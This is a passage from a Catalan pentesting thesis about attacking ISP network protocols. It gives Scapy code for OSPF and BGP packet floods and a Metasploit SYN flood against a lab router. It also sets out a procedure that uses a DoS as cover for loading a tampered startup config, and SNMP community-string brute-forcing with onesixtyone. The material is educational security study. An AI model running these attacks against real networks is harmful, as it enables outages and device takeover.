Un dels avantatges de Scapy és que cada camp pot emmagatzemar múltiples valors i que per cadascun d'aquests es generarà un paquet diferent. Així doncs amb el codi següent s'estaran creant 2.500 paquets diferents. Només caldrà modificar els paquets *Hello* i DBD perquè incloguin els nous valors creats i repetir el procés anterior. En aquest cas el rendiment de l'encaminador s'hauria de veure afectat.

```
ospf_hdr = OSPF_Hdr(area='0.0.0.10', src=spoof_list)
```

```
ospf = ospf_hdr / ospf_hello / ospf_lls

spoofed_hello_packet = Ether() / IP(dst='224.0.0.5', ttl=1) / ospf

ospf= ospf_hdr / ospf_dbd / ospf_lls

dbd_packet = Ether() / IP(dst='224.0.0.5', ttl=1) / ospf

while(1):

  sendp(spoofed_hello_packet)

  sendp(spoofed_dbd_packet)
```

L'atac definit en aquest capítol és molt senzill i brusc, però dona pas a un atac més elaborat com seria el cas d'acabar d'establir adjacència amb la víctima i en comptes de saturar el dispositiu enviant DBD constants, es faria forçant-lo a realitzar LSR als que no es donaria resposta i per tant es trobaria de manera constant demanant les rutes a l'atacant. **Un pas addicional seria el de desbordar la LSDB de la víctima enviant-li rutes falses**. Amb tot, aquests atac, tot i que no ha tingut tots els efectes de denegació de serveis esperats sobre la víctima, sí que obre pas a l'estudi de millors tècniques que sí que puguin assolir els objectius mencionats a l'inici d'aquest capítol. Quedarà per a treballs futurs estudiar com eines com Scapy poden ajudar a atacar protocols de xarxa interiors com OSPF. Algunes de les funcionalitats de Scapy que no s'han utilitzat però que serien de gran utilitat són aquelles per enviar paquets i a la vegada capturar respostes a aquests com `sr()` o `sr1()`, que ajudarien a millorar i donar fluïdesa a atacs com els que s'han vist.

ENNUMERACIÓ DE XARXA AVANÇADA (AUGMENT DE SUPERFÍCIE EXPOSADA)

Ambdós tècniques estudiades en aquest apartat d'OSPF, a banda de proporcionar una manera d'atacar una xarxa que fa ús d'aquest protocol IGP aporten informació molt valuosa per a tot el procediment de pentest ja que a través de l'anunci de LSA i DBD, l'atacant pot arribar a descobrir dominis de la xarxa que probablement degut a tallafocs i ACL no seria possible conèixer amb tècniques bàsiques d'escaneig i enumeració. Caldrà doncs tenir molt en conte el descobriment d'interfícies per les que s'anuncien paquets *Hello* d'OSPF ja que a través d'aquests la superfície exposada i disponible per a l'atacant augmenta de manera considerable.

### SYN FLOODS I DOS

Una de les tècniques més esteses i utilitzades per a realització de denegació de serveis degut a la seva senzillesa és la de Synflood[142]. Aquesta explota el funcionament del protocol *TCP*, que requereix de la generació d'una comunicació entre client i servidor mitjançant el que ja s'ha descrit en anteriors apartats com a *3-way-handshake*. En un cas normal d'establiment de connexió entre servidor i client, el segon enviarà una sol·licitud al primer per iniciar aquesta, al que el servidor respondrà amb un *SYN-ACK*, reconeixent que s'establirà connexió amb el client juntament amb els ports que s'utilitzaran. Arribats a aquest punt, si es realitza aquest procés multitud de vegades, es poden arribar a obrir suficients connexions i arribar al punt en

[142] *Inundació de missatges TCP SYN.*

el que el servidor ja no disposarà de la possibilitat de gestionar més connexions, i per tant denegant l'accés a aquest.

Aquest tipus d'atacs són fàcils d'identificar per part de la víctima i els sistemes de detecció que implementi, ja que es genera un volum de trànsit inusual en poc temps i es consumeixen recursos del sistema de manera atípica. Així mateix els mecanismes de defensa són relativament fàcils d'implementar (*bloqueig de IP, first packet drop*[143]*, increment en capacitat de recursos, millor configuració de camps com timeout, ...*), i per tant, des del punt de vista de l'atacant, tot i que l'objectiu principal pot ser denegar el servei, cal entendre l'ús d'aquests atacs com a distraccions per dur a terme altres explotacions.

El següent procediment podria ser un dels usos d'un *Synflood* com a distracció per dur a terme altres accions

- S'accedeix al dispositiu i es vol obtenir persistència
- Per no despertar sospites no es canvia la configuració d'accés a aquest.
- Es genera un arxiu de *start-up-config* i es substitueix el del dispositiu (mateix nom, diferents configuracions d'accés)
- Es llança un atac *DOS* sobre aquest dispositiu, que serà detectat i desactivat (sempre que no hi hagi mecanismes de prevenció avançats contra atacs *DOS*). En molts casos, aquest atac resultarà en un reinici forçat o manual del dispositiu per part dels defensors.
- Al reiniciar el dispositiu, la configuració que s'havia modificat a l'arxiu de *start-up config* serà la nova configuració del dispositiu.
- S'haurà aconseguit canviar configuracions del dispositiu sense deixar una petjada en els registres tant gran com si s'hagués realitzat des de la línia de comandes gràcies a la distracció generada per el *Synflood*.

DENEGACIÓ DE SERVEI PER DESBORDAMENT DE CONNEXIONS TCP

Una de les eines que es poden trobar per dur a terme aquest tipus d'atacs és el mòdul *synflood* [144] de Metasploit (*framework* descrit al següent apartat), que per mitjà d'una configuració senzilla permetrà enviar a un hoste missatges *SYN* des d'adreces aleatòries, tot i així, qualsevol eina que permeti la fabricació i enviament de paquets mitjançant *IP spoofing* servirà per a tal efecte.

REQUISITIS

- Servei TCP actiu al dispositiu víctima
- Credencials(en el cas de que es requereixin)

OPCIONS I PARÀMETRES ESPECIALS

Abans d'iniciar cap procediment caldrà establir les variables d'entorn a *Metasploit*. L'objectiu d'aquest atac serà un dels dispositius descoberts que realitza la funció de servidor PPPoE amb adreça 100.64.0.1 i el port TCP escollit.

---

[143] *Descart del primer paquet.*
[144] *TCP SYN Flooder, Metasploit module –* [Infosec Matter, Metasploit Module Library]

```
set RHOST 100.64.0.1

set RPORT 23
```

EXECUCIÓ


Una vegada s'han establert els objectius, l'execució d'aquest atac és ben senzilla. En primer lloc s'inicia el mòdul a *msconsole* i es revisa que les variables siguin les correctes.

```
use synflood

show options
```


```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     100.64.0.1       yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                         ng-metasploit/basics/using-metasploit.html
   RPORT      23               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

*Il·lustració 40 - Opcions Synflood Module, Metasploit*

S'inicia el *flooding (desbordament)* amb la comanda `exploit`. Als pocs segons d'iniciar l'execució, la capacitat per realitzar accions a través de la línia de consola en el dispositiu ja resulta complicada i lenta degut a l'exhauriment de recursos d'aquest. Si es fa una ullada als paquets enviats i rebuts amb Wireshark, es pot observar aquest desbordament de sol·licituds SYN enviades. Els errors marcats en vermell es corresponen a errors degut a manca de ports disponibles. A mida que l'atac es va executant, cada vegada hi ha més peticions de sessió pendents i per tant menys ports disponibles. En qüestió de 3 minuts, el dispositiu ha exhaurit recursos i és forçat a reiniciar, tal i com es pot observar per la sortida per consola.




*Il·lustració 41 - Estadístiques captura de paquets synflood attack,* ***Wireshark***




*Il·lustració 42 - Reinici router Cisco*

Les conseqüències resultants d'aquesta explotació poden utilitzar-se per a les següents raons

- Forçar reinici d'un dispositiu en una àrea OSPF per forçar una nova elecció de *designated router* (DR) de l'àrea
- Forçar reinici per carregar configuració modificada en un dispositiu
- Forçar reinici per habilitar l'ús d'un servidor PPPoE fals que suplantarà el dispositiu atacat.
- Afectació de la capacitat de trànsit a la xarxa (limitant el nombre de paquets SYN enviats)
- Distracció mentre es realitzen altres atacs a la xarxa.

### METASPLOIT FRAMEWORK: EXPLOTACIÓ DE VULNERABILITATS CVE I EINES AUXILIARS

*Metasploit* és una de les eines més complertes a l'hora de dur a terme explotacions de vulnerabilitats ja sigui directament mitjançant els mòduls que la componen o com a reforç quan s'utilitzen eines de tercers o fabricació pròpia. Aquesta eina desenvolupada i gestionada per *Rapid7* es pot trobar en diferents formes incloent una recent que incorpora *GUI* per a un ús més intuïtiu i integrat. El *Metasploit* (*MS* a partir d'ara) al que es farà referència al llarg d'aquest treball és el que s'executa des de la consola o *MSFconsole* i el que la majoria de sistemes enfocats a la seguretat informàtica i pentesting porten incorporat, com és el cas de la *MV* amb *ParrotOS* que s'utilitza com a màquina adversària al llarg dels exemples d'aquest treball.

A banda de funcionalitats bàsiques com la definició de variables de l'entorn, es pot definir *MS* com un conjunt de famílies de mòduls, cadascun dels quals serà utilitzat per una tasca concreta al llarg del pentest. Aquestes famílies de mòduls juntament amb una petita descripció que també es pot trobar a la base de dades de mòduls de InfosecMatter[145] en són les següents:

- **Exploits**: Tots aquells mòduls enfocats a explotar una vulnerabilitat.

- **Payloads**: Mòduls que realitzen una acció concreta durant l'explotació. Aquests solen acompanyar o són cridats per els anteriors i són encarregats de generar el contingut que s'envia amb un *exploit*.

[145] *Metasploit Module List – Infosec Matter, Metasploit Module Library*

- **Post**: Mòduls enfocats a la post explotació, ja sigui per a l'extracció d'informació, l'escalada de privilegis o la generació de persistència en un sistema

- **Auxiliary**: Es troba format per eines de suport com escaneig, creació de serveis d'emmagatzematge, comunicació entre serveis o eines d'atacs a claus entre d'altres

- **Enconders**: Mòduls que realitzen tasques d'ofuscació, encriptació i codificació.

- **Evasions**: Mòduls que ajudaran a esquivar o enganyar sistemes de protecció com tallafocs o IDS

- **Nops**: Mòduls d'ajuda i control a moviments sobre la memòria d'un sistema (de la operació *NOP* o *no-operation* en codi assemblador), per assegurar que les operacions que es realitzen o el payloads que es carreguen en un *exploit* es fan en el lloc indicat, per exemple, en el cas de realitzar un atac que es beneficia de desbordament de memòria, un mòdul d'aquesta família s'assegurarà que el *payload* es carrega a la posició correcta.

### CERCA D'EXPLOITS SEGONS DEFINICIÓ CVE I PARAULES CLAU

*MS* disposa de centenars de funcionalitats, particulars per a cada tipus de vulnerabilitat. Una de les claus en l'ús de *MS* és el de cercar d'*exploits* o mòduls per a una *CVE* en concret. La cerca d'aquests es pot realitzar de diferents maneres.

- `search dos`
  Retornarà tots aquells mòduls emprats en explotacions de vulnerabilitats i atacs de denegació de serveis

- `search cve:2019 port:80`
  Retornarà tots aquells mòduls que fan referencia a vulnerabilitats de l'any 2019 a la base de dades de *CVE* en les que s'utilitza el port 80.

- `help search`
  Per obtenir més informació sobre camps amb els que es pot filtrar la cerca.

### CONFIGURACIÓ ENTORN METASPLOIT

Una de les facilitats que incorpora *MS* és la d'establir certes variables d'entorn per poder treballar de manera més còmode. Algunes d'aquestes variables són:

- **RHOST** i **RHOSTS** per a definició d'objectius

- **LHOST** per a definir el localhost

- **LPORT** per definir ports locals

- **RPORTS** per definir port del target

Aquestes variables es poden definir mitjançant la comanda `setg` i els canvis es podran observar a qualsevol mòdul que s'utilitzi.

```
setg RHOSTS 100.64.0.1-5

setg RPORT 23

setg SHOST 192.168.3.2
```

Existeixen també variables específiques per a cada mòdul, que es podran llistar amb la comanda `module info` i establir els seus valors amb la comanda `set variable`

### MÒDULS AUXILIARS

Encara que no es faci servir *MS* per executar explotacions concretes, aquest framework segueix sent de gran utilitat gràcies als mòduls auxiliars, que realitzaran tasques de suport al llarg de l'execució d'un exploit o atac. Existeixen multitud de mòduls, que a mida que es vagi guanyant experiència en l'ús de MS s'aniran coneixent i provant. MS és un framework molt complert i que quan es disposa d'experiència d'ús pot resultar una eina indispensable per a qualsevol pentester.

Alguns d'aquests mòduls són els que es poden veure en exemples de tècniques i eines d'aquest treball com *TFTP/FTP* o *SNMP*. En la versió actual de MS existeixen al voltant de 1200 mòduls auxiliars i a continuació es pot observar un petit estudi d'algun d'aquests mòduls que podran ser d'utilitat o interessants a l'hora de dur a terme un pentest en una ISP.

- **Scanner/portscan/***
  Mòduls que executen tasques d'escaneig similars a les de NMAP, d'utilitat per realitzar una enumeració genèrica sense haver d'executar NMAP.

  ```
  use /portscan/tcp

  set RHOSTS 100.64.0.0/24

  set PORTS 1-100

  exploit
  ```

- **Scanner/snmp/***
  Veure també els apartats SNMP i FTP/TFTP d'aquest treball. Proporcionen utilitats relacionades amb Simple Network Management Protocol.

  ```
  use /snmp/snmp_login

  set RHOSTS 100.64.0.0/24

  set RPORT 162

  exploit
  ```

- **Scanner/ssh/***
  Utilitat per a enumeracions o atacs d'accés a serveis ssh

  ```
  use /ssh/ssh_login

  use 0
  ```

```
set RHOSTS 100.64.0.129
set RPORT 21
exploit
```

LA BASE DE DADES DE METASPLOIT

Molts dels mòduls de MS poden o faran ús de variables emmagatzemades i oferiran la possibilitat d'emmagatzemar resultats. Una eina que incorpora MS, és la creació i gestió d'una base de dades. Per iniciar aquesta si no s'ha fet ja (*Normalment al iniciar MS aquest ja comprova si hi ha un servei de base de dades actiu i configurat*) es pot realitzar amb les següents comandes

```
systemctl start postgresql
msfdb init
db_status
```

Per navegar i crear una nova entrada

```
workspace
workspace -a tfgMSF
workspace tfgMSF
```

Les comandes per a la gestió dels espais de treballs es poden enumerar amb

```
workspace -h
```

Un dels molts usos que es pot donar a aquesta base de dades és el d'importar els resultats d'escaneigs i enumeracions realitzats amb NMAP. Amb aquestes dades, i directament des de la pròpia consola de MS es podran dur a terme enumeracions addicionals.

Per importar un fitxer

```
db_import <PATH>
```

Per realitzar un escaneig que emmagatzemi les dades a la *db*

```
db_nmap <comanda_nmap>
```

Una vegada s'ha agafat certa experiència amb l'ús de MS i la base de dades, gran part de la fase d'escaneig i enumeració es podrà realitzar directament des del framework i a mida que es vagin assolit capacitats en l'ús d'aquest, pràcticament totes les fases d'un pentest es podrien dur a terme des de la pròpia consola de MSF, fet per el qual és certament una de les eines més potents per a professionals dedicats a la seguretat informàtica i els processos d'auditoria i pentest en particular.

PREPARACIÓ ENTORN I QOLI[146]

En molts casos, previ inici d'una sessió d'explotació pot resultar interessant disposar dels mòduls que s'utilitzaran preparats per al seu ús sense haver de cercar entre tota la llista de mòduls entre explotació i explotació. Una opció que permet MS és la de la creació d'un *stack*(pila) de mòduls i així poder configurar-ne les variables de cadascun i disposar d'aquests preparats per a una sessió de treball fluïda. Algunes de les comandes per a la gestió del *stack* serien les següents:

- **`Pushm`** : insereix el mòdul actiu al stack
- **`Popm`** : recupera l'últim mòdul al stack
- **`Previous`** : recupera l'últim mòdul utilitzat i l'estableix com actiu
- **`Listm`** : llista l'actual estat del stack


A mode d'exemple, es vol preparar l'entorn per a treballar amb l'explotació del servei SNMP en un dispositiu d'encaminament de la xarxa. Es carreguen i configuren els mòduls que es creuen necessaris per aquesta explotació per seguidament iniciar aquesta.

```
use scanner/snmp

use 11

set RHOSTS 100.64.0.129

set RPORT 162

set COMMUNITY none

pushm

use 10

set DB_ALL_USERS true

set RHOSTS 100.64.0.1

set RPORT 162

set USER_AS_PASS true

pushm

use 6

set RHOSTS 100.64.0.129

set RPORT 23

set COMMUNITY none

set OUTPUTDIR /pentest/snmp/host
```

[146] *Quality of Life Improvements*

```
pushm

listm
```

S'inicia l'explotació amb els mòduls en l'ordre establert al stack




*Il·lustració 43 - Module Stack,* ***Metasploit***

```
popm

exploit

<save data>

...

...

popm

exploit

<save data>
```

A banda d'establir l'entorn de treball, és possible també emmagatzemar en forma de script totes aquelles comandes que es vagin executant, funcionalitat d'utilitat si es vol reproduir explotacions en un futur així com per poder disposar d'un històric que es podrà afegir a l'informe final d'un pentest per demostrar la feina realitzada i els exploits utilitzats. Per això es disposa de dues comandes: `makerc i resource`

- **`makerc`**: genera un fitxer amb les comandes executades fins al moment.
- **`makerc entorn_snmp.config`**: generarà el stack vist a l'anterior exemple.
- **`resource`**: executa les comandes existents en un fitxer.
- **`resource entorn_snmp.config`**: carregarà aquest entorn. D'utilitat si l'explotació es repeteix amb assiduïtat.

Tot i que la majoria d'atacs a una xarxa es centraran en l'explotació d'errors de configuració en dispositius i en protocols de capa 2 i 3, en alguns casos es descobriran dispositius amb vulnerabilitats dels que Metasploit disposarà de mòdul per a executar aquesta. En tot cas, MS resulta una eina molt potent de la qual només s'ha pogut començar a aprendre el seu funcionament, i que combinada amb d'altres eines com *Meterpreter*[147] i *MSVenom* pot resultar de cabdal importància a l'hora de dur a terme un pentest.

[147] *Metasploit payload, Meterpreter –* [*Metasploit Documentation*]

## BGP HIJACKING (BGP HIGHJACKING I BLACKHOLE ROUTING)

### BORDER GATEWAY PROTOCOL (BGP)

BGP és el protocol encarregat d'unir mitjançant compartició de rutes els diferents AS que conformen internet. Sense aquest protocol seria impossible per un node trobar el camí cap un altre per molt que en conegués l'adreça. L'encaminador al marge de cada AS, mitjançant amb la resta de nodes o *peers* amb els que disposa d'enllaç manté i gestiona una taula d'encaminament per als diferents prefixes d'IP públics existents a internet, d'aquí que formi part de la família dels *EGP*[148].

Una de les fortaleses (i com es veurà també una de les possibles febleses) de BGP és la confiança cega en la resta de dispositius BGP, acceptant les rutes que aquests comparteixen com a vàlides. Ara bé, el punt feble recau precisament en el control i protecció d'aquest dispositiu, ja que si aquest es veu compromès i un atacant envia rutes falses als veïns, aquests les prendran com a vàlides i les escamparan per la resta de xarxa d'AS. Aquest atac és conegut com a BGP Highjacking i és un dels principals problemes de seguretat d'avui en dia per aquest protocol a banda de MiTM generats per el compromís del dispositiu.


### BGP HIJACKING (MITM, SNIFFING)

Les ISP Locals o tier 3 petites amb pocs veïns no es veuran tant afectades o no suposaran un problema tant gran per a internet si es veuen afectats per un BGP *Highjack*, tot i així s'ha cregut necessari realitzar una petita descripció de com funciona l'atac ja que aquest protocol juntament amb OSPF i PPPoE formen l'estructura central del funcionament d'una ISP i no deixa de ser un problema de seguretat de rellevància. Es parla de segrest de BGP, quan s'aconsegueix inserir a la taula d'un encaminador, i en el seu defecte en la dels seus veïns, una ruta modificada. La intenció d'aquesta ruta és fer creure als AS que el millor camí d'un punt A a un punt B és passant per la màquina o encaminador de l'atacant, fet que permet a aquest capturar tot el trànsit. Si es tracta del prefix d'una AS *Single-homed*, aquest trànsit es limitarà de manera local, però si es tracta d'un AS *Multi-homed* o *Transit* es pot arribar a capturar gran part del trànsit d'aquella zona geogràfica.


Els objectius d'aquest atac no difereixen molt d'un MiTM, i si aquest es du a terme amb èxit, es poden arribar a adquirir credencials de tot tipus. Ara bé, degut a la possible magnitud dels atacs, aquests es solen centrar en prefixos o objectius concrets. Un exemple seria el d'aconseguir injectar rutes per tot el trànsit d'un servei específic assignat a un prefix concret per obtenir credencials d'algun tipus i així realitzar d'altres atacs a aquell servei.

[148] *Exterior gateway protocol.*

Una representació senzilla de l'atac es pot veure a les següents imatges.




*Il·lustració 44 - MiTM Attack Topology 1*




*Il·lustració 44 - MiTM Attack Topology 2*


Tot i que el concepte per a dur a terme aquest atac resulta senzill, executar-lo en un entorn real resulta molt complicat. En primer lloc es necessita haver pogut comprometre un encaminador BGP, ja que si be un BGP acceptarà sense comprovar-ne la validesa una ruta, només ho farà si aquesta li prové d'un altre dispositiu BGP autoritzat. En segon lloc, i segons la posició en l'entramat de l'AS que es vulgui atacar, és possible que altres veïns BGP ofereixin millors rutes cap a l'objectiu i per tant no es complirà la posició MiTM que s'intenta assolir.

Per últim i relacionat amb l'anterior punt tot i que s'ha obviat de la descripció inicial, és que aquells prefixes anunciats més específics en un dispositiu tindran major preferència sobre aquells més generals, per exemple, 203.0.113.0/25 anunciat en un BGP tindrà prioritat sobre l'anunci de 203.0.113.0/24 en un altre. Aquest fet fa que trobar la ruta o prefix cap a un objectiu pugui resultar complicat de realitzar ja que el més probable és que sempre existeixi algun altre BGP anunciant una partició més petita del prefix. Si a aquests punts s'hi afegeixen aspectes de seguretat que s'estan incorporant últimament al protocol com *rutes signades* o ROA, **els atacs BGP resulten molt complicats de dur a terme, però si tenen èxit poden arribar a causar grans problemes.**


### BGP BLACK HOLE (DOS)

Un atac de generació de *black hole* (*forat negre*) és aquell atac en el que les rutes de les que disposa BGP no porten *enlloc*. Aquesta  situació es dona sobretot quan el destí per aquestes rutes descarta tot aquell trànsit que li arriba i a la seva vegada no envia resposta de la *no entrega* a qui hagi enviat aquell trànsit. El problema d'aquest tipus d'atacs de denegació de servei resideix en que aquestes rutes si es comparteixen amb prou veïns i s'escampen per la resta de AS, poden arribar a fer desaparèixer prefixes sencers de la xarxa. A les següents imatges s'exemplifica el procés de l'atac.

La ruta normal de la que tots els dispositius disposen a la seva taula d'encaminaments per anar de font a destí és la que es veu marcada en verd a la primera imatge. L'encaminador en vermell, que ha sigut víctima d'un atac i a la que se li han modificat rutes d'encaminament, transmet als seus veïns, que per anar a destí, han de passar per ell, però en comptes de reenviar els paquets, aquest els envia a un dispositiu *NULL* o bé els descarta tots sense enviar missatges d'error de tornada.




*Il·lustració 46 - BGP Topology 1*




*Il·lustració 47 - BGP Topology 2*

La modificació d'una taula BGP d'un AS amb pocs veïns no tindrà molta repercussió, ja que poc trànsit passa per aquest AS en comparació amb d'altres més grans. Així doncs, AS de tipus *Transit* i *Multihomed* que es vegin afectats per un *black hole* suposaran una denegació de serveis a gran escala mentre que AS de tipus *Single-homed* com és el cas d'una ISP local, tot i que patiran afectació de denegació de servei, no estendran molt aquest a la resta d'internet.

Els dos atacs estudiats i alguns d'altres tenen un punt en comú, i és l'explotació de dispositius vulnerables. Sense accés a aquests, un atac a BGP directe és gairebé impossible i per tant la majoria d'atacs seran autoritzats per males configuracions per part dels administradors de la xarxa d'una ISP. Així doncs, tot i que realitzar explotacions de BGP a la xarxa d'una ISP local podria veure's com una mesura extrema i costosa en temps que potser no cal afegir a l'abast d'un pentest com el que s'està estudiant en aquest treball, si que cal almenys posar a prova la seguretat dels dispositius que implementen BGP i determinar que si aquests es poden comprometre, BGP també es podrà. En quant a les proves a realitzar per emular aquests treballs, no s'ha disposat de la suficient capacitat tècnica per dur-les a terme, però s'espera poder en treballs futurs de creació de laboratoris amb GSN3, generar un entorn que permeti posar en pràctica aquests atacs.

**A tall d'exemple, el següent codi amb Scapy genera els 3 tipus principals de missatges que es podrien fer servir en atacs a BGP**. Per altra banda no s'ha cregut necessari incloure les configuracions realitzades sobre un encaminador compromès doncs aquestes són senzilles i es poden trobar als corresponents manuals per cada dispositiu així com als arxius de configuració dels dispositius de les xarxes plantejades en aquest treball amb GSN3. Cal notar que previ enviament d'aquest missatge s'haurà de realitzar una connexió TCP amb el destí, ja que tal i com s'ha descrit amb anterioritat, tot i que BGP realitza funcions d'encaminament, es tracta d'un protocol a nivell d'aplicació que farà ús del protocol de transport TCP. Un exemple de la construcció amb Scapy d'aquesta sessió TCP es pot trobar a internet en repositoris com aquest[149] (*S'ha examinat el codi però no s'ha posat a prova*).

- **BGP Open Message**

```
bgp_open = BGPOpen(version=4, my_as=1111, hold_time=180, bgp_id='1.1.1.1')
bgp_open_packet = Ether() / IP() / TCP() / bgp_open
```

- **BGP Keepalive Message**

```
bgp_keep = BGPKeepAlive()
bgp_keep_packet = Ether() / IP() / TCP() / bgp_keep
```

- **BGP Update Message**

```
bgp_update = BGPUpdate(path_attr=[BGPPathAttr(), BGPPathAttr()])
bgp_update_packet = Ether() / IP() / TCP() / bgp_update
```

[149] *Scapy TCPSession Code Snipet – N0dr4x Github Code Snippet*

## TECNIQUES D'OBTENCIÓ I INJECCIÓ D'INFORMACIÓ MITJANÇANT SNMP

**Simple Network Management Protocol** és un protocol que els dispositius d'una xarxa poden tenir activat per poder configurar aquests de manera remota i centralitzada. Aquests, descrits dins del protocol com agents *SNMP* entre moltes d'altres accions emmagatzemen informació de configuració sobre el dispositiu, informació que serà possible recuperar mitjançant l'explotació del protocol. Aquesta explotació normalment es durà a terme durant o acompanyant la fase d'enumeració quan s'han detectat dispositius que disposen *d'SNMP* activats tot i que també es sol dur a terme durant la fase d'explotació, i segons la versió del protocol que implementin (1, 2 o 3) es duran a terme unes o altres accions. Una de les explotacions més interessants, sobretot a l'hora de tractar amb SNMPv1/2 és la d'obtenir informació que pugui proporcionar la configuració del dispositiu, possibles claus utilitzades per accés remot ja que *SNMP* pot recuperar registres a diferents nivells amb *traps* (trampes) implementades al dispositiu i per a tal efecte s'utilitzaran les anomenades *community strings*, de les quals es troben les públiques que ofereixen opcions de només lectura o les privades, que permeten lectura i escriptura de la informació.

*SNMP* fa servir un format d'emmagatzematge dels diferents objectes en els que es troba la informació en forma d'arbre anomenat MIB [150]. Mitjançant aquest s'assignen diferents identificadors per a cada tipus d'objecte, per als quals es disposa d'eines com *OID repository*[151] amb les que es pot navegar per l'arbre. Resultarà molt important poder identificar aquells objectes que poden ser d'interès ja que l'arxiu *MIB* pot arribar a ser molt gran i difícilment es podrà revisar manualment de manera eficient tot aquest.

Alguns requisits necessaris abans de començar amb una explotació de *SNMP* són

- *SNMP* activat al dispositiu (pot trobar-se mitjançant tècniques d'enumeració)
- Versió *SNMPv1/2* preferiblement ja que *SNMPv3* encripta la informació i pot requerir d'autentificació per accedir als objectes del *MIB*. Caldria trobar les claus per realitzar l'atac sobre *SNMPv3*
- Disposar de les *community strings* (mitjançant scripts de *NMAP* com `snmp-brute`[152] o amb l'eina `snmpwalk`[153] i provant les *community strings* més habituals)
- Saber dels OID que es necessiten, o bé realitzar una descàrrega complerta del *MIB* (major feina de cerca i filtratge posterior)

A continuació es descriuen algunes tècniques i eines que es poden utilitzar quan s'està treballant amb el protocol SNMP.

### OBTENCIÓ DE COMMUNITY STRINGS D'UN DISPOSITIU MITJANÇANT ONESIXTYONE

Per obtenir la informació d'un agent SNMP en primer lloc es necessitarà de les community strings corresponents, ja sigui amb privilegis RO o amb WR. Mitjançant una llista de community strings més habituals, es pot realitzar un atac de diccionari de manera similar a com s'ha realitzat el descobriment de community strings amb l'eina Hydra.

---

[150] *Management Information Base.*
[151] *Object Identifier repository – OIDInfo*
[152] *SNMP community string brute-force – NMAP Scripts Documentation*
[153] *MIB subtree retriever – Linux Manual Pages*

REQUISITIS

- Dispositius amb SNMP a l'escolta(161)
- Diccionari de community strings

ARXIUS

Diccionari de community strings

COMANDES

```
onesixtyone -c <diccionari> <objectiu> -o <fitxer>
```

OPCIONS I PARÀMETRES ESPECIALS

- `-c <wordlist>`: diccionari
- `-o <arxiu>`: arxiu amb l'output de l'escaneig

EXECUCIÓ

S'executa la comanda d'escaneig

```
onesixtyone -c strings_dict.txt 100.64.0.1 -o snmp_scan.txt
```

Es neteja el resultat per obtenir una llista de *community strings* vàlides en cas de que s'hagin descobert

```
sort snmp_scan.txt | uniq | awk '{print $1 " " $2}' | sed 's/[][]//g' >
found_strings.txt
```

S'obté una llista de strings trobades que es podran utilitzar més endavant.

```
100.64.0.1 private
100.64.0.1 public
```

***Nota:*** *L'obtenció d'aquesta informació es pot realitzar també durant la fase d'escaneig a la vegada que es realitza la enumeració de la xarxa*

OBTENCIÓ DEL MIB MITJANÇANT METASPLOIT SNMP_ENUM MODULE[154] O SNMP-CHECK[155]

Una vegada es disposa de *community strings*, mitjançant eines com *snmpwalk* és possible obtenir la informació sobre un dispositiu en forma de *dump* complet del MIB, ja que aquest realitza un *snmpget* sobre tots els objectes del MIB. Ara bé, una manera ràpida d'obtenir informació a partir de l'agent SNMP de manera clara i llegible és l'ús de snmp-check o el mòdul snmp-enum de la llibreria de mòduls de *Metasploit*.

[154] *Device Ennumeration with SNMP protocol suport, Metasploit auxiliary modules list - InfosecMatter*
[155] *Ennumerate information via SNMP protocol, Snmp-check – Linux Manual pages*

REQUISITIS

- Dispositius amb SNMP(161) a l'escolta

